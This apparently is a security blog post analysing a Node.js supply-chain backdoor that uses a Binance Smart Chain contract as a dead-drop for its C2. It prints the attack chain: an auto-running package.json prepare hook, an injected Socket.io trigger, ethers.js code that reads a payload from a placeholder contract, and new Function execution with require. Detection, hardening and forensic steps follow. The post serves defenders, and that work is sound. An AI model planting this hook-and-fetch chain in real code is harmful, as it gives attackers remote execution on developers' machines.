Listen to this Post
Introduction:

The convergence of blockchain technology and malware represents a paradigm shift in cyber threats, moving command and control (C2) infrastructure from centralized servers to decentralized, immutable ledgers. A recent security audit of a compromised Node.js repository reveals a sophisticated supply chain attack that leverages smart contracts as dead-drop resolvers, enabling attackers to bypass traditional security defenses and achieve remote code execution. This technique illustrates a new era of “living off the land” attacks within the software development lifecycle.
Learning Objectives:
- Understand the mechanics of a blockchain-based C2 channel and its evasion advantages.
- Learn to identify malicious code patterns in package.json scripts and dynamic JavaScript execution.
- Acquire practical skills for auditing network traffic and blockchain transactions for IOCs (Indicators of Compromise).
You Should Know:
- The Anatomy of a Node.js Supply Chain Backdoor
This attack begins not with an exploit, but with a simple npm command. The attacker pollutes the software supply chain by embedding malicious scripts in the `package.json` file, specifically within lifecycle hooks like `prepare` orpostinstall. These scripts execute automatically during standard developer workflows.
Step-by-step guide:
Malicious `package.json` snippet:
{
"scripts": {
"prepare": "node -e \"require('child_process').spawn('nohup', ['node', 'server.js'], { detached: true, stdio: 'ignore' })\""
}
}
What it does: When a developer runs npm install, the `prepare` script triggers. It uses Node.js’s `child_process` module to spawn a detached, hidden process (nohup on Linux/macOS ensures it survives terminal closure). This process runs a malicious server (server.js), establishing a persistent foothold.
2. Socket.io Hijacking for Payload Delivery
The initial backdoor establishes communication. The primary malicious payload is delivered dynamically by hijacking a legitimate WebSocket library, Socket.io. Attackers override the initialization function to inject a secondary downloader.
Step-by-step guide:
Compromised `socket/index.js` code:
module.exports.init = function(io) {
// Legitimate socket logic...
io.on('connection', (socket) => {
// Attacker's injection
setTimeout(() => {
socket.emit('checkUpdates', {stage: 2});
}, 5000);
});
};
What it does: After a connection is established, it emits a custom event (checkUpdates) that triggers the client to fetch the next stage payload. This modular approach makes static analysis difficult.
3. Blockchain as a Resilient Dead-Drop
To fetch the final payload, the malware queries a blockchain smart contract. This replaces a traditional HTTPS request to a C2 server, which would be easily blocked or sinkholed.
Step-by-step guide:
Blockchain resolver code using ethers.js:
const { ethers } = require('ethers');
const provider = new ethers.providers.JsonRpcProvider('https://bsc-dataseed.binance.org/');
const contractAddress = '0xMaliciousContractAddress';
const abi = ["function getMemo() public view returns (string)"];
const contract = new ethers.Contract(contractAddress, abi, provider);
const payloadString = await contract.getMemo();
What it does: The code uses the standard `ethers` library to connect to the Binance Smart Chain. It calls a benign-sounding function (getMemo) on a published contract. The returned string is the encrypted or obfuscated next-stage command or shellcode. This method is highly resilient as taking down a public blockchain is practically impossible.
4. Sandbox Escape via Dynamic Function Construction
The final step is executing the payload fetched from the blockchain. The attack uses JavaScript’s dynamic `Function` constructor to break out of any constrained context and achieve full system access.
Step-by-step guide:
Remote Code Execution (RCE) payload execution:
const createNFTAvatar = new Function('require', payloadString);
const maliciousModule = createNFTAvatar(require);
maliciousModule();
What it does: The `new Function()` constructor creates a function from the string fetched from the blockchain. By passing the core `require` function as an argument, the created code gains full access to the Node.js environment and the underlying operating system, allowing for filesystem access, network calls, and shell command execution.
5. Detection: Auditing Your Dependencies and Network
Proactive detection requires examining dependencies, monitoring processes, and inspecting network traffic for anomalous blockchain calls.
Step-by-step guide:
Linux/Mac Command to check for suspicious npm scripts:
cat package.json | jq '.scripts' Review all scripts for unknown commands
Windows PowerShell equivalent:
Get-Content package.json | ConvertFrom-Json | Select-Object -ExpandProperty scripts
Monitor for suspicious Node processes:
ps aux | grep node | grep -v grep  List all node processes
lsof -i -P -n | grep LISTEN | grep node  Check what ports node processes are listening on
Network Traffic Analysis: Use tools like Wireshark or Suricata to detect and alert on outbound connections to blockchain RPC endpoints (e.g., bsc-dataseed.binance.org:443) from development environments where such traffic is unexpected.
6. Mitigation: Hardening Your Development Environment
Prevention is rooted in security hygiene and principle of least privilege within the development pipeline.
Step-by-step guide:
Use npm’s `–ignore-scripts` flag for security audits:
npm install --ignore-scripts --audit
Implement package allow-listing: Use tools like npm-audit, OWASP Dependency-Check, or commercial SCA (Software Composition Analysis) tools to vet dependencies.
Enforce network egress controls: In corporate dev environments, firewall rules should restrict egress traffic to only necessary endpoints. Unexpected traffic to public blockchain networks should trigger alerts.
Run development containers with reduced privileges: Use Docker or other sandboxes with no network access or read-only filesystem mounts where possible.
docker run --rm -it --read-only --network none -v $(pwd):/app:ro node:18-slim bash
7. Forensic Analysis of the Blockchain Dead-Drop
If you suspect an attack, the blockchain transaction history is a public ledger of the attacker’s activities.
Step-by-step guide:
- Identify the malicious contract address from the code (e.g.,
0xMaliciousContractAddress). - Navigate to a blockchain explorer for the relevant chain (e.g., BscScan for Binance Smart Chain).
- Search for the contract address. Analyze the contract’s source code if verified, and review all transactions.
- Look for the `getMemo` (or similar) function calls. Each call is a potential payload delivery to a victim. The transaction hash and “from” address may provide clues for further threat intelligence.
What Undercode Say:
- The Trust Model is Broken: This attack exploits the inherent trust developers place in public package repositories and legitimate tools like `ethers` and
socket.io. Security must shift from “trust and verify” to “zero-trust and always verify,” even within the build process. - Blockchain’s Dual-Edge Sword: The very properties that make blockchain valuable—decentralization, immutability, and availability—make it a perfect, resilient C2 channel for adversaries. Security teams must now consider blockchain traffic as a potential threat vector, a concept outside traditional network security perimeters.
-
Analysis: This case study is not an isolated incident but a blueprint for the future of advanced persistent threats (APTs). It demonstrates a move towards “offensive blockchain” tactics. Defenders can no longer simply blacklist IPs or sinkhole domains; they must understand and monitor decentralized protocols. The use of `new Function()` for sandbox escape highlights the critical need for runtime application self-protection (RASP) and stricter JavaScript environment hardening, even in development tools. The arms race is moving into the software supply chain and the immutable ledger.
Prediction:
In the next 2-3 years, we will see a rapid evolution of blockchain-based C2 frameworks, offering malware authors plug-and-play kits to leverage various chains (Solana, Arbitrum, Polygon) for different purposes—payload storage, victim coordination, and data exfiltration. Smart contracts will become more obfuscated, using encryption and zero-knowledge proofs to hide their malicious intent from public view on the ledger. Furthermore, we can anticipate “counter-audit” malware that detects when it’s being run in a sandboxed analysis environment and alters its blockchain query behavior to appear benign. This will force a parallel evolution in forensic tools, requiring automated blockchain analysis and behavior-based detection within CI/CD pipelines as a standard security practice.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Karlo Skafec – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


